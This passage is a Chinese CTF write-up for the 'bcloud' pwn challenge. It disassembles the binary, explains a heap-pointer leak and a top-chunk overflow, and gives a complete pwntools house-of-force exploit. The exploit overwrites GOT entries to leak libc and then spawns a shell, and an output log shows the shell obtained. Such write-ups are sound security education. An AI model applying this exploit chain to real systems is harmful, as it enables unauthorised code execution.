所以该函数所读入的字符串是先放在栈上，然后复制到堆。最后调用一个函数打印出了堆上的字符串。

来看一下读入字符串的函数 `sub.read_68d` ：

```
[0x08048590]> pdf @ sub.read_68d
/ (fcn) sub.read_68d 124
|   sub.read_68d (int arg_8h, int arg_ch, int arg_10h);
|           ; var int local_1ch @ ebp-0x1c
```

```
|           ; var int local_dh @ ebp-0xd
|           ; var int local_ch @ ebp-0xc
|           ; arg int arg_8h @ ebp+0x8
|           ; arg int arg_ch @ ebp+0xc
|           ; arg int arg_10h @ ebp+0x10
|           ; var int local_4h @ esp+0x4
|           ; var int local_8h @ esp+0x8
|           ; XREFS: CALL 0x080487f8  CALL 0x080488d4  CALL 0x08
0488fe  CALL 0x08048737  CALL 0x08048a79  CALL 0x08048b4f
|           0x0804868d      push ebp
|           0x0804868e      mov ebp, esp
|           0x08048690      sub esp, 0x28
       ; '('
|           0x08048693      mov eax, dword [arg_10h]
        ; 第三个参数
|           0x08048696      mov byte [local_1ch], al
        ; 通过后面的程序可知这里是换行符 "\x0a"
|           0x08048699      mov dword [local_ch], 0
|           0x080486a0      mov dword [local_ch], 0
        ; 循环计数 i，初始化为 0
|        ,=< 0x080486a7      jmp 0x80486f1
|        |   ; JMP XREF from 0x080486f7 (sub.read_68d)
|       .--> 0x080486a9      mov dword [local_8h], 1
|       :|   0x080486b1      lea eax, [local_dh]
|       :|   0x080486b4      mov dword [local_4h], eax
|       :|   0x080486b8      mov dword [esp], 0
|       :|   0x080486bf      call sym.imp.read
        ; read(0, [local_dh], 1) 读入一个字节
|       :|   0x080486c4      test eax, eax
|      ,===< 0x080486c6      jg 0x80486d4
        ; 读入成功时跳转
|      |:|   0x080486c8      mov dword [esp], 0xffffffff
       ; [0xffffffff:4]=-1 ; -1
|      |:|   0x080486cf      call sym.imp.exit
        ; exit(-1) 否则退出
|      |:|   ; JMP XREF from 0x080486c6 (sub.read_68d)
|      `---> 0x080486d4      movzx eax, byte [local_dh]
|       :|   0x080486d8      cmp al, byte [local_1ch]
        ; 将读入字节与换行符比较
|      ,===< 0x080486db      jne 0x80486df
```

```
        ; 不相等时跳转
|   ,====< 0x080486dd      jmp 0x80486f9
        ; 否则退出循环
|   ||:|   ; JMP XREF from 0x080486db (sub.read_68d)
|   |`---> 0x080486df      mov edx, dword [local_ch]
        ; 取出 i
|   | :|   0x080486e2      mov eax, dword [arg_8h]
        ; 第一个参数，即 buf 的位置
|   | :|   0x080486e5      add edx, eax
        ; buf[i]
|   | :|   0x080486e7      movzx eax, byte [local_dh]
|   | :|   0x080486eb      mov byte [edx], al
        ; 将读入字节放到 buf[i]
|   | :|   0x080486ed      add dword [local_ch], 1
        ; i = i + 1
|   | :|   ; JMP XREF from 0x080486a7 (sub.read_68d)
|   | :`-> 0x080486f1      mov eax, dword [local_ch]
|   | :    0x080486f4      cmp eax, dword [arg_ch]
        ; i 与第二个参数比较
|   | `==< 0x080486f7      jl 0x80486a9
        ; 小于时循环继续
|   |      ; JMP XREF from 0x080486dd (sub.read_68d)
|   `----> 0x080486f9      mov edx, dword [local_ch]
|          0x080486fc      mov eax, dword [arg_8h]
        ; 取出 buf 的位置
|          0x080486ff      add eax, edx
        ; buf[i]
|          0x08048701      mov byte [eax], 0
        ; 将 "\x00" 放到 buf[i]
|          0x08048704      mov eax, dword [local_ch]
        ; 返回 i
|          0x08048707      leave
\          0x08048708      ret
```

乍看之下似乎没有问题，在读入字符串末尾也加上了截断 `\x00` 。

但是，注意观察读入字符串和 malloc 返回地址在栈上的位置关系。字符串其实地址 `local_5ch` ，最多 0x40 个字节，返回地址位于 `local_5ch + 0x40` ，所以如果我们正好读入 0x40 字节，则 `\x00` 会被放到 `local_5ch + 0x41` 的位

置，然后正好被返回地址给覆盖掉了。由于函数 `strcpy()` 是以 `\x00` 来决定字符串结尾的，所以字符串连上返回地址会被一起复制到堆上。然后又被一起打印出来。于是我们就得到了堆地址。

继续看函数 `sub.memset_84e` ：

```
[0x08048590]> pdf @ sub.memset_84e
/ (fcn) sub.memset_84e 334
|   sub.memset_84e ();
|           ; var int local_a8h @ ebp-0xa8
|           ; var int local_a4h @ ebp-0xa4
|           ; var int local_a0h @ ebp-0xa0
|           ; var int local_9ch @ ebp-0x9c
|           ; var int local_ch @ ebp-0xc
|           ; var int local_4h @ esp+0x4
|           ; var int local_8h @ esp+0x8
|           ; CALL XREF from 0x080489a7 (fcn.0804899c)
|           0x0804884e      push ebp
|           0x0804884f      mov ebp, esp
|           0x08048851      sub esp, 0xb8
        ; 开辟栈空间
|           0x08048857      mov eax, dword gs:[0x14]
       ; [0x14:4]=-1 ; 20
|           0x0804885d      mov dword [local_ch], eax
|           0x08048860      xor eax, eax
|           0x08048862      lea eax, [local_9ch]
        ; eax = local_9ch
|           0x08048868      add eax, 0x40
        ; eax = local_9ch + 0x40
|           0x0804886b      mov dword [local_a8h], eax
        ; [local_a8h] = local_9ch + 0x40
|           0x08048871      lea eax, [local_9ch]
        ; eax = local_9ch
|           0x08048877      add eax, 0x44
        ; eax = local_9ch + 0x44
|           0x0804887a      mov dword [local_a4h], eax
        ; [local_a4h] = local_9ch + 0x44
|           0x08048880      lea eax, [local_9ch]
        ; eax = local_9ch
|           0x08048886      add eax, 0x88
```

```
         ; eax = local_9ch + 0x88
|           0x0804888b      mov dword [local_a0h], eax
         ; [local_a0h] = local_9ch + 0x88
|           0x08048891      mov dword [local_8h], 0x90
        ; [0x90:4]=-1 ; 144
|           0x08048899      mov dword [local_4h], 0
|           0x080488a1      lea eax, [local_9ch]
|           0x080488a7      mov dword [esp], eax
|           0x080488aa      call sym.imp.memset
         ; memset(local_9ch, 0, 0x90) 初始化内存
|           0x080488af      mov dword [esp], str.Org:
        ; [0x8048e98:4]=0x3a67724f ; "Org:"
|           0x080488b6      call sym.imp.puts
        ; int puts(const char *s)
|           0x080488bb      mov dword [local_8h], 0xa
|           0x080488c3      mov dword [local_4h], 0x40
        ; '@' ; [0x40:4]=-1 ; 64
|           0x080488cb      lea eax, [local_9ch]
|           0x080488d1      mov dword [esp], eax
|           0x080488d4      call sub.read_68d
         ; read_68d(local_9ch, 0x40, 0xa) 调用函数读入 Org 到栈
|           0x080488d9      mov dword [esp], str.Host:
        ; [0x8048e9d:4]=0x74736f48 ; "Host:"
|           0x080488e0      call sym.imp.puts
        ; int puts(const char *s)
|           0x080488e5      mov dword [local_8h], 0xa
|           0x080488ed      mov dword [local_4h], 0x40
        ; '@' ; [0x40:4]=-1 ; 64
|           0x080488f5      mov eax, dword [local_a4h]
|           0x080488fb      mov dword [esp], eax
|           0x080488fe      call sub.read_68d
         ; read_68d(local_9ch + 0x44, 0x40, 0xa) 调用函数读入 Host
到栈
|           0x08048903      mov dword [esp], 0x40
        ; '@' ; [0x40:4]=-1 ; 64
|           0x0804890a      call sym.imp.malloc
         ; addr1 = malloc(0x40) 分配空间
|           0x0804890f      mov edx, eax
|           0x08048911      mov eax, dword [local_a0h]
         ; eax = local_9ch + 0x88
```

```
|           0x08048917      mov dword [eax], edx
        ; 将返回地址 addr1 放到 [local_9ch + 0x88]
|           0x08048919      mov dword [esp], 0x40
       ; '@' ; [0x40:4]=-1 ; 64
|           0x08048920      call sym.imp.malloc
        ;  addr2 = malloc(0x40) 分配空间
|           0x08048925      mov edx, eax
|           0x08048927      mov eax, dword [local_a8h]
        ; eax = local_9ch + 0x40
|           0x0804892d      mov dword [eax], edx
        ; 将返回地址 addr2 放到 [local_9ch + 0x40]
|           0x0804892f      mov eax, dword [local_a8h]
|           0x08048935      mov eax, dword [eax]
|           0x08048937      mov dword [0x804b0c8], eax
        ; 将返回地址 addr2 放到 [0x804b0c8]
|           0x0804893c      mov eax, dword [local_a0h]
|           0x08048942      mov eax, dword [eax]
|           0x08048944      mov dword [0x804b148], eax
        ; 将返回地址 addr1 放到 [0x804b148]
|           0x08048949      mov eax, dword [local_a0h]
|           0x0804894f      mov eax, dword [eax]
|           0x08048951      mov edx, dword [local_a4h]
|           0x08048957      mov dword [local_4h], edx
|           0x0804895b      mov dword [esp], eax
|           0x0804895e      call sym.imp.strcpy
        ; strcpy(addr1, local_9ch + 0x44) 复制 Host 到 addr1
|           0x08048963      mov eax, dword [local_a8h]
|           0x08048969      mov eax, dword [eax]
|           0x0804896b      lea edx, [local_9ch]
|           0x08048971      mov dword [local_4h], edx
|           0x08048975      mov dword [esp], eax
|           0x08048978      call sym.imp.strcpy
        ; strcpy(addr2, local_9ch) 复制 Org 到 addr2
|           0x0804897d      mov dword [esp], str.OKay__Enjoy:
       ; [0x8048ea3:4]=0x79614b4f ; "OKay! Enjoy:)"
|           0x08048984      call sym.imp.puts
       ; int puts(const char *s)
|           0x08048989      mov eax, dword [local_ch]
|           0x0804898c      xor eax, dword gs:[0x14]
|       ,=< 0x08048993      je 0x804899a
```

```
|       |   0x08048995      call sym.imp.__stack_chk_fail
       ; void __stack_chk_fail(void)
|       |   ; JMP XREF from 0x08048993 (sub.memset_84e)
|       `-> 0x0804899a      leave
\           0x0804899b      ret
```

同样的，Host 的返回地址放在 `local_9ch + 0x88` 的位置，而字符串最多到 `local_9ch + 0x44 + 0x40` ，中间还间隔了 0x4 字节，所以不存在漏洞。但是 Org 的返回地址放在 `local_9ch + 0x40` ，正好位于字符串的后面，所以存在漏洞。同时 Host 的字符串又正好位于 Org 返回地址的后面，所以 strcpy 会将 Org 字符串，返回地址和 Host 字符串全都复制到 Org 的堆上，造成堆溢出。利用这个堆溢出我们可以修改 top chunk 的 size，即 house-of-force。

当然这种漏洞有一定的几率不会成功，比如返回地址的低位本来就是 `\x00` 的时候，就恰好截断了。

New note

```
[0x08048590]> pdf @ sub.Input_the_length_of_the_note_content:_9a
e
/ (fcn) sub.Input_the_length_of_the_note_content:_9ae 244
|   sub.Input_the_length_of_the_note_content:_9ae (int arg_9h, i
nt arg_ah);
|           ; var int local_10h @ ebp-0x10
|           ; var int local_ch @ ebp-0xc
|           ; arg int arg_9h @ ebp+0x9
|           ; arg int arg_ah @ ebp+0xa
|           ; CALL XREF from 0x08048d11 (main + 144)
|           0x080489ae      push ebp
|           0x080489af      mov ebp, esp
|           0x080489b1      sub esp, 0x28
       ; '('
|           0x080489b4      mov dword [local_ch], 0
|           0x080489bb      mov dword [local_10h], 0
|           0x080489c2      mov dword [local_10h], 0
        ; 循环计数 i，初始化为 0
|       ,=< 0x080489c9      jmp 0x80489df
|       |   ; JMP XREF from 0x080489e3 (sub.Input_the_length_of_
the_note_content:_9ae)
```

```
|       .--> 0x080489cb      mov eax, dword [local_10h]
|       :|   0x080489ce      mov eax, dword [eax*4 + 0x804b120]
        ; 取出 notes[i]
|       :|   0x080489d5      test eax, eax
|      ,===< 0x080489d7      jne 0x80489db
        ; 当 notes[i] 不为 0 时继续循环
|     ,====< 0x080489d9      jmp 0x80489e5
        ; 否则跳出循环
|     ||:|   ; JMP XREF from 0x080489d7 (sub.Input_the_length_of_
the_note_content:_9ae)
|     |`---> 0x080489db      add dword [local_10h], 1
        ; i = i + 1
|     | :|   ; JMP XREF from 0x080489c9 (sub.Input_the_length_of_
the_note_content:_9ae)
|     | :`-> 0x080489df      cmp dword [local_10h], 9
        ; 最多有 10 个 note
|     | `==< 0x080489e3      jle 0x80489cb
        ; i <= 9 时循环继续
|     |      ; JMP XREF from 0x080489d9 (sub.Input_the_length_of_
the_note_content:_9ae)
|     `----> 0x080489e5      cmp dword [local_10h], 0xa
       ; [0xa:4]=-1 ; 10
|        ,=< 0x080489e9      jne 0x80489fc
        ; i 不等于 10 时跳转
|        |   0x080489eb      mov dword [esp], str.Lack_of_space._
Upgrade_your_account_with_just__100_:
|        |   0x080489f2      call sym.imp.puts
       ; int puts(const char *s)
|       ,==< 0x080489f7      jmp 0x8048aa0
        ; 否则函数返回
|       ||   ; JMP XREF from 0x080489e9 (sub.Input_the_length_of_
the_note_content:_9ae)
|       |`-> 0x080489fc      mov dword [esp], str.Input_the_lengt
h_of_the_note_content: ; [0x8048eec:4]=0x75706e49
|       |    0x08048a03      call sym.imp.puts
       ; int puts(const char *s)
|       |    0x08048a08      call sub.atoi_709
        ; 调用函数读入 length
|       |    0x08048a0d      mov dword [local_ch], eax
        ; 将 length 放到 [local_ch]
```

```
|       |    0x08048a10      mov eax, dword [local_ch]
|       |    0x08048a13      add eax, 4
        ; length = length + 4
|       |    0x08048a16      mov dword [esp], eax
|       |    0x08048a19      call sym.imp.malloc
        ; malloc(length + 4) 为 note 分配空间
|       |    0x08048a1e      mov edx, eax
|       |    0x08048a20      mov eax, dword [local_10h]
        ; eax = i
|       |    0x08048a23      mov dword [eax*4 + 0x804b120], edx
        ; 将 note 地址放到 notes[i]
|       |    0x08048a2a      mov eax, dword [local_10h]
|       |    0x08048a2d      mov eax, dword [eax*4 + 0x804b120]
        ; 取出 notes[i]
|       |    0x08048a34      test eax, eax
|       |,=< 0x08048a36      jne 0x8048a44
        ; notes[i] 不为 0 时跳转
|       ||   0x08048a38      mov dword [esp], 0xffffffff
       ; [0xffffffff:4]=-1 ; -1
|       ||   0x08048a3f      call sym.imp.exit
        ; exit(-1) 否则退出程序
|       ||    ; JMP XREF from 0x08048a36 (sub.Input_the_length_of_
the_note_content:_9ae)
|       |`-> 0x08048a44      mov eax, dword [local_10h]
|       |    0x08048a47      mov edx, dword [local_ch]
|       |    0x08048a4a      mov dword [eax*4 + 0x804b0a0], edx
        ; lengths[i] = length
|       |    0x08048a51      mov dword [esp], str.Input_the_conte
nt:    ; [0x8048f12:4]=0x75706e49 ; "Input the content:"
|       |    0x08048a58      call sym.imp.puts
       ; int puts(const char *s)
|       |    0x08048a5d      mov eax, dword [local_10h]
|       |    0x08048a60      mov eax, dword [eax*4 + 0x804b120]
       ; [0x804b120:4]=0
|       |    0x08048a67      mov dword [esp + 8], 0xa
|       |    0x08048a6f      mov edx, dword [local_ch]
|       |    0x08048a72      mov dword [esp + 4], edx
        ; [esp + 4] = length
|       |    0x08048a76      mov dword [esp], eax
        ; [esp] = notes[i]
```

```
|       |    0x08048a79      call sub.read_68d
        ; read_68d(notes[i], length, 0xa) 调用函数读入 content
|       |    0x08048a7e      mov eax, dword [local_10h]
|       |    0x08048a81      mov dword [esp + 4], eax
|       |    0x08048a85      mov dword [esp], str.Create_success_
_the_id_is__d ; [0x8048f25:4]=0x61657243 ; "Create success, the
id is %d\n"
|       |    0x08048a8c      call sym.imp.printf
        ; int printf(const char *format)
|       |    0x08048a91      mov eax, dword [local_10h]
|       |    0x08048a94      mov dword [eax*4 + 0x804b0e0], 0
        ; syns[i] = 0
|       |    0x08048a9f      nop
|       |    ; JMP XREF from 0x080489f7 (sub.Input_the_length_of_
the_note_content:_9ae)
|       `--> 0x08048aa0      leave
\            0x08048aa1      ret
```

我们可以得到下面的数据结构：

```
int *lengths[10];   // 0x804b0a0
int *syns[10];      // 0x804b0e0
int *notes[10];     // 0x804b120
```

三个数组都是通过指标 i 来对应的，分别存放 note 地址，length 及是否同步。

Edit note

```
[0x08048590]> pdf @ sub.Input_the_id:_ab7
/ (fcn) sub.Input_the_id:_ab7 172
|   sub.Input_the_id:_ab7 (int arg_9h);
|           ; var int local_14h @ ebp-0x14
|           ; var int local_10h @ ebp-0x10
|           ; var int local_ch @ ebp-0xc
|           ; var int local_0h @ ebp-0x0
|           ; arg int arg_9h @ ebp+0x9
|           ; CALL XREF from 0x08048d1f (main + 158)
|           0x08048ab7      push ebp
```

```
|           0x08048ab8      mov ebp, esp
|           0x08048aba      sub esp, 0x28
       ; '('
|           0x08048abd      mov dword [local_14h], 0
|           0x08048ac4      mov dword [esp], str.Input_the_id:
       ; [0x8048f65:4]=0x75706e49 ; "Input the id:"
|           0x08048acb      call sym.imp.puts
       ; int puts(const char *s)
|           0x08048ad0      call sub.atoi_709
       ; int atoi(const char *str)
|           0x08048ad5      mov dword [local_14h], eax
        ; 读入 i
|           0x08048ad8      cmp dword [local_14h], 0
|       ,=< 0x08048adc      js 0x8048ae4
|       |   0x08048ade      cmp dword [local_14h], 9
       ; [0x9:4]=-1 ; 9
|      ,==< 0x08048ae2      jle 0x8048af2
|      ||   ; JMP XREF from 0x08048adc (sub.Input_the_id:_ab7)
|      |`-> 0x08048ae4      mov dword [esp], str.Invalid_ID.
       ; [0x8048f73:4]=0x61766e49 ; "Invalid ID."
|      |    0x08048aeb      call sym.imp.puts
       ; int puts(const char *s)
|      |,=< 0x08048af0      jmp 0x8048b61
|      ||   ; JMP XREF from 0x08048ae2 (sub.Input_the_id:_ab7)
|      ||   ; JMP XREF from 0x08048b00 (sub.Input_the_id:_ab7)
|      `--> 0x08048af2      mov eax, dword [local_14h]
        ; 0 <= i <= 9 时，继续
|       |   0x08048af5      mov eax, dword [eax*4 + 0x804b120]
        ; 取出 notes[i]
|       |   0x08048afc      mov dword [local_10h], eax
        ; 将 notes[i] 放到 [local_10h]
|       |   0x08048aff      cmp dword [local_10h], 0
|      ,==< 0x08048b03      jne 0x8048b13
        ; notes[i] 不为 0 时跳转
|      ||   0x08048b05      mov dword [esp], str.Note_has_been_d
eleted. ; [0x8048f7f:4]=0x65746f4e ; "Note has been deleted."
|      ||   0x08048b0c      call sym.imp.puts
       ; int puts(const char *s)
|     ,===< 0x08048b11      jmp 0x8048b61
|     |`--> 0x08048b13      mov eax, dword [local_14h]
```

```
|      | |   0x08048b16      mov eax, dword [eax*4 + 0x804b0a0]
          ; 取出 lengths[i]
|      | |   0x08048b1d      mov dword [local_ch], eax
          ; 将 lengths[i] 放到 [local_ch]
|      | |   0x08048b20      mov eax, dword [local_14h]
|      | |   0x08048b23      mov dword [eax*4 + 0x804b0e0], 0
          ; 将 syns[i] 赋值为 0
|      | |   0x08048b2e      mov dword [esp], str.Input_the_new_c
ontent: ; [0x8048f96:4]=0x75706e49 ; "Input the new content:"
|      | |   0x08048b35      call sym.imp.puts
         ; int puts(const char *s)
|      | |   0x08048b3a      mov dword [esp + 8], 0xa
|      | |   0x08048b42      mov eax, dword [local_ch]
|      | |   0x08048b45      mov dword [esp + 4], eax
|      | |   0x08048b49      mov eax, dword [local_10h]
|      | |   0x08048b4c      mov dword [esp], eax
|      | |   0x08048b4f      call sub.read_68d
          ; read_68d(notes[i], lengths[i], 0xa) 读入新 content 到原
位置，长度不变
|      | |   0x08048b54      mov dword [esp], str.Edit_success.
         ; [0x8048fad:4]=0x74696445 ; "Edit success."
|      | |   0x08048b5b      call sym.imp.puts
         ; int puts(const char *s)
|      | |   0x08048b60      nop
|      | |   ; JMP XREF from 0x08048af0 (sub.Input_the_id:_ab7)
|      | |   ; JMP XREF from 0x08048b11 (sub.Input_the_id:_ab7)
|      `-`-> 0x08048b61      leave
\            0x08048b62      ret
```

该函数在修改 note 时，先将 syns[i] 清空，然后读入 lengths[i] 长度的内容到 notes[i]。

Delete note

```
[0x08048590]> pdf @ sub.Input_the_id:_b63
/ (fcn) sub.Input_the_id:_b63 146
|   sub.Input_the_id:_b63 (int arg_9h);
|           ; var int local_10h @ ebp-0x10
|           ; var int local_ch @ ebp-0xc
```

```
|           ; var int local_0h @ ebp-0x0
|           ; arg int arg_9h @ ebp+0x9
|           ; CALL XREF from 0x08048d26 (main + 165)
|           0x08048b63      push ebp
|           0x08048b64      mov ebp, esp
|           0x08048b66      sub esp, 0x28
       ; '('
|           0x08048b69      mov dword [local_10h], 0
|           0x08048b70      mov dword [esp], str.Input_the_id:
       ; [0x8048f65:4]=0x75706e49 ; "Input the id:"
|           0x08048b77      call sym.imp.puts
       ; int puts(const char *s)
|           0x08048b7c      call sub.atoi_709
       ; int atoi(const char *str)
|           0x08048b81      mov dword [local_10h], eax
|           0x08048b84      cmp dword [local_10h], 0
|        ,=< 0x08048b88      js 0x8048b90
|        |   0x08048b8a      cmp dword [local_10h], 9
       ; [0x9:4]=-1 ; 9
|       ,==< 0x08048b8e      jle 0x8048b9e
|       ||   ; JMP XREF from 0x08048b88 (sub.Input_the_id:_b63)
|       |`-> 0x08048b90      mov dword [esp], str.Invalid_ID.
       ; [0x8048f73:4]=0x61766e49 ; "Invalid ID."
|       |    0x08048b97      call sym.imp.puts
       ; int puts(const char *s)
|       |,=< 0x08048b9c      jmp 0x8048bf3
|       ||   ; JMP XREF from 0x08048b8e (sub.Input_the_id:_b63)
|       `--> 0x08048b9e      mov eax, dword [local_10h]
        ; 0 <= i <= 9 时，继续
|        |   0x08048ba1      mov eax, dword [eax*4 + 0x804b120]
        ; 取出 notes[i]
|        |   0x08048ba8      mov dword [local_ch], eax
        ; 将 notes[i] 放到 [local_ch]
|        |   0x08048bab      cmp dword [local_ch], 0
|       ,==< 0x08048baf      jne 0x8048bbf
        ; notes[i] 不为 0 时跳转
|       ||   0x08048bb1      mov dword [esp], str.Note_has_been_d
eleted. ; [0x8048f7f:4]=0x65746f4e ; "Note has been deleted."
|       ||   0x08048bb8      call sym.imp.puts
       ; int puts(const char *s)
```

```
|      ,===< 0x08048bbd      jmp 0x8048bf3
|      |||   ; JMP XREF from 0x08048baf (sub.Input_the_id:_b63)
|      |`--> 0x08048bbf      mov eax, dword [local_10h]
|      | |   0x08048bc2      mov dword [eax*4 + 0x804b120], 0
        ; 将 notes[i] 置 0
|      | |   0x08048bcd      mov eax, dword [local_10h]
|      | |   0x08048bd0      mov dword [eax*4 + 0x804b0a0], 0
        ; 将 lengths[i] 置 0
|      | |   0x08048bdb      mov eax, dword [local_ch]
|      | |   0x08048bde      mov dword [esp], eax
|      | |   0x08048be1      call sym.imp.free
        ; free([local_ch])，释放 note
|      | |   0x08048be6      mov dword [esp], str.Delete_success.
       ; [0x8048fbb:4]=0x656c6544 ; "Delete success."
|      | |   0x08048bed      call sym.imp.puts
       ; int puts(const char *s)
|      | |   0x08048bf2      nop
|      | |   ; JMP XREF from 0x08048b9c (sub.Input_the_id:_b63)
|      | |   ; JMP XREF from 0x08048bbd (sub.Input_the_id:_b63)
|      `-`-> 0x08048bf3      leave
\            0x08048bf4      ret
```

该函数首先判断 notes[i] 是否存在，如果存在则释放 notes[i] 并将 notes[i] 和 lengths[i] 都置 0。不存在悬指针等漏洞。

至于 Syn 功能，就是将 syns[i] 都置 1，对漏洞利用没有影响。

漏洞利用

所以这题的利用思路就是 house-of-force，步骤如下：

- 泄漏 heap 地址
- 利用溢出修改 top chunk 的 size
- 分配一个 chunk，将 top chunk 转移到 lengths 数组前面
- 再次分配 chunk，即可覆盖 notes，并利用 Edit 修改其内容
- 修改 `free@got.plt` 为 `puts@got.plt` ，泄漏 libc
- 修改 `atoi@got.plt` 为 `system@got.plt` ，得到 shell

leak heap

```
def leak_heap():
    global leak

    io.sendafter("name:\n", "A" * 0x40)
    leak = u32(io.recvuntil('! Welcome', drop=True)[-4:])
    log.info("leak heap address: 0x%x" % leak)
```

```
gdb-peda$ x/17wx 0xffffb834
0xffffb834:     0x41414141      0x41414141      0x41414141      0x41414
141  <-- stack
0xffffb844:     0x41414141      0x41414141      0x41414141      0x41414
141
0xffffb854:     0x41414141      0x41414141      0x41414141      0x41414
141
0xffffb864:     0x41414141      0x41414141      0x41414141      0x41414
141
0xffffb874:     0x0804c008                                            <
-- pointer
gdb-peda$ x/19wx 0x0804c008-0x8
0x804c000:     0x00000000      0x00000049      0x41414141      0x414141
41  <-- heap
0x804c010:     0x41414141      0x41414141      0x41414141      0x414141
41
0x804c020:     0x41414141      0x41414141      0x41414141      0x414141
41
0x804c030:     0x41414141      0x41414141      0x41414141      0x414141
41
0x804c040:     0x41414141      0x41414141      0x0804c008
  <-- pointer
```

可以看到对指针被复制到了堆中，只要将其打印出来即可。

house-of-force

```
def house_of_force():
    io.sendafter("Org:\n", "A" * 0x40)
    io.sendlineafter("Host:\n", p32(0xffffffff))     # overflow

    new((bss_addr - 0x8) - (leak + 0xd0) - 0x8 - 4, 'AAAA') # 0x
d0 = top chunk - leak

    payload  = "A" * 0x80
    payload += p32(elf.got['free'])         # notes[0]
    payload += p32(elf.got['atoi']) * 2     # notes[1], notes[2]
    new(0x8c, payload)
```

接下来是 house-of-force，通过溢出修改 top chunk 的 size，可以在下次 malloc 时将 top chunk 转移到任意地址，之后的 chunk 也将依据转移后的 top chunk 来分配。

溢出：

```
gdb-peda$ x/22wx 0x804c098-0x8
0x804c090:     0x00000000     0x00000049     0x41414141     0x414141
41
0x804c0a0:     0x41414141     0x41414141     0x41414141     0x414141
41
0x804c0b0:     0x41414141     0x41414141     0x41414141     0x414141
41
0x804c0c0:     0x41414141     0x41414141     0x41414141     0x414141
41
0x804c0d0:     0x41414141     0x41414141     0x0804c098     0xffffff
ff  <-- top chunk size
0x804c0e0:     0x00000000     0x00000000
```

转移 top chunk：

```
gdb-peda$ x/22wx 0x804c098-0x8
0x804c090:	0x00000000	0x00000049	0x41414141	0x414141
41
0x804c0a0:	0x41414141	0x41414141	0x41414141	0x414141
41
0x804c0b0:	0x41414141	0x41414141	0x41414141	0x414141
41
0x804c0c0:	0x41414141	0x41414141	0x41414141	0x414141
41
0x804c0d0:	0x41414141	0x41414141	0x0804c098	0xffffef
c1  <-- notes[0] chunk
0x804c0e0:	0x00000000	0x00000000
gdb-peda$ p 0x804c0d8 + 0xffffefc0
$1 = 0x804b098
gdb-peda$ x/40wx 0x804b098
0x804b098:	0x00000000	0x00001039	0xffffefb4	0x000000
00  <-- top chunk
0x804b0a8:	0x00000000	0x00000000	0x00000000	0x000000
00
0x804b0b8:	0x00000000	0x00000000	0x00000000	0x000000
00
0x804b0c8:	0x0804c098	0x0804c008	0x00000000	0x000000
00
0x804b0d8:	0x00000000	0x00000000	0x00000000	0x000000
00
0x804b0e8:	0x00000000	0x00000000	0x00000000	0x000000
00
0x804b0f8:	0x00000000	0x00000000	0x00000000	0x000000
00
0x804b108:	0x00000000	0x00000000	0x00000000	0x000000
00
0x804b118:	0x00000000	0x00000000	0x0804c0e0	0x000000
00  <-- notes[0]
0x804b128:	0x00000000	0x00000000	0x00000000	0x000000
00
```

再次 malloc，将其后的 .bss 段变为可写，然后放上 GOT 表指针：

```
gdb-peda$ x/40wx 0x0804b0a0-0x8
0x804b098:     0x00000000     0x00000099     0x41414141     0x414141
41  <-- chunk
0x804b0a8:     0x41414141     0x41414141     0x41414141     0x414141
41
0x804b0b8:     0x41414141     0x41414141     0x41414141     0x414141
41
0x804b0c8:     0x41414141     0x41414141     0x41414141     0x414141
41
0x804b0d8:     0x41414141     0x41414141     0x41414141     0x000000
00
0x804b0e8:     0x41414141     0x41414141     0x41414141     0x414141
41
0x804b0f8:     0x41414141     0x41414141     0x41414141     0x414141
41
0x804b108:     0x41414141     0x41414141     0x41414141     0x414141
41
0x804b118:     0x41414141     0x41414141     0x0804b014     0x0804b0
3c  <-- notes[0], notes[1]
0x804b128:     0x0804b03c     0x00000000     0x00000000     0x00000f
a1  <-- notes[2]    <-- top chunk
```

leak libc

```
def leak_libc():
    global system_addr

    edit(0, p32(elf.plt['puts']))    # free@got.plt -> puts@plt

    delete(1)                        # puts(atoi_addr)
    io.recvuntil("id:\n")
    leak_atoi_addr = u32(io.recvn(4))
    libc_base = leak_atoi_addr - libc.symbols['atoi']
    system_addr = libc_base + libc.symbols['system']

    log.info("leak atoi address: 0x%x" % leak_atoi_addr)
    log.info("libc base: 0x%x" % libc_base)
    log.info("system address: 0x%x" % system_addr)
```

接下来就可以利用 Edit 功能修改 GOT 表，泄漏 libc 地址了。

pwn

```
def pwn():
    edit(2, p32(system_addr))       # atoi@got.plt -> system@got
.plt
    io.sendline("/bin/sh\x00")

    io.interactive()
```

开启 ASLR，Bingo!!!

```
$ python exp.py
[+] Starting local process './bcloud': pid 6696
[*] leak heap address: 0x9181008
[*] leak atoi address: 0xf756b860
[*] libc base: 0xf753a000
[*] system address: 0xf757a190
[*] Switching to interactive mode
$ whoami
firmy
```

exploit

完整的 exp 如下：

```
#!/usr/bin/env python

from pwn import *

#context.log_level = 'debug'

io = process(['./bcloud'], env={'LD_PRELOAD':'./libc-2.19.so'})
elf = ELF('bcloud')
libc = ELF('libc-2.19.so')

bss_addr  = 0x0804b0a0
```

```
def new(length, content):
    io.sendlineafter("option--->>\n", '1')
    io.sendlineafter("content:\n", str(length))
    io.sendlineafter("content:\n", content)

def edit(idx, content):
    io.sendlineafter("option--->>\n", '3')
    io.sendline(str(idx))
    io.sendline(content)

def delete(idx):
    io.sendlineafter("option--->>\n", '4')
    io.sendlineafter("id:\n", str(idx))

def leak_heap():
    global leak

    io.sendafter("name:\n", "A" * 0x40)
    leak = u32(io.recvuntil('! Welcome', drop=True)[-4:])
    log.info("leak heap address: 0x%x" % leak)

def house_of_force():
    io.sendafter("Org:\n", "A" * 0x40)
    io.sendlineafter("Host:\n", p32(0xffffffff))    # overflow

    new((bss_addr - 0x8) - (leak + 0xd0) - 0x8 - 4, 'AAAA') # 0x
d0 = top chunk - leak

    payload  = "A" * 0x80
    payload += p32(elf.got['free'])         # notes[0]
    payload += p32(elf.got['atoi']) * 2     # notes[1], notes[2]
    new(0x8c, payload)

def leak_libc():
    global system_addr

    edit(0, p32(elf.plt['puts']))   # free@got.plt -> puts@plt

    delete(1)                       # puts(atoi_addr)
```

```
    io.recvuntil("id:\n")
    leak_atoi_addr = u32(io.recvn(4))
    libc_base = leak_atoi_addr - libc.symbols['atoi']
    system_addr = libc_base + libc.symbols['system']

    log.info("leak atoi address: 0x%x" % leak_atoi_addr)
    log.info("libc base: 0x%x" % libc_base)
    log.info("system address: 0x%x" % system_addr)

def pwn():
    edit(2, p32(system_addr))       # atoi@got.plt -> system@got
.plt
    io.sendline("/bin/sh\x00")

    io.interactive()

if __name__ == '__main__':
    leak_heap()
    house_of_force()
    leak_libc()
    pwn()
```

参考资料

- https://ctftime.org/task/2165

6.1.24 pwn HITCONCTF2016 House_of_Orange

下载文件

题目复现

```
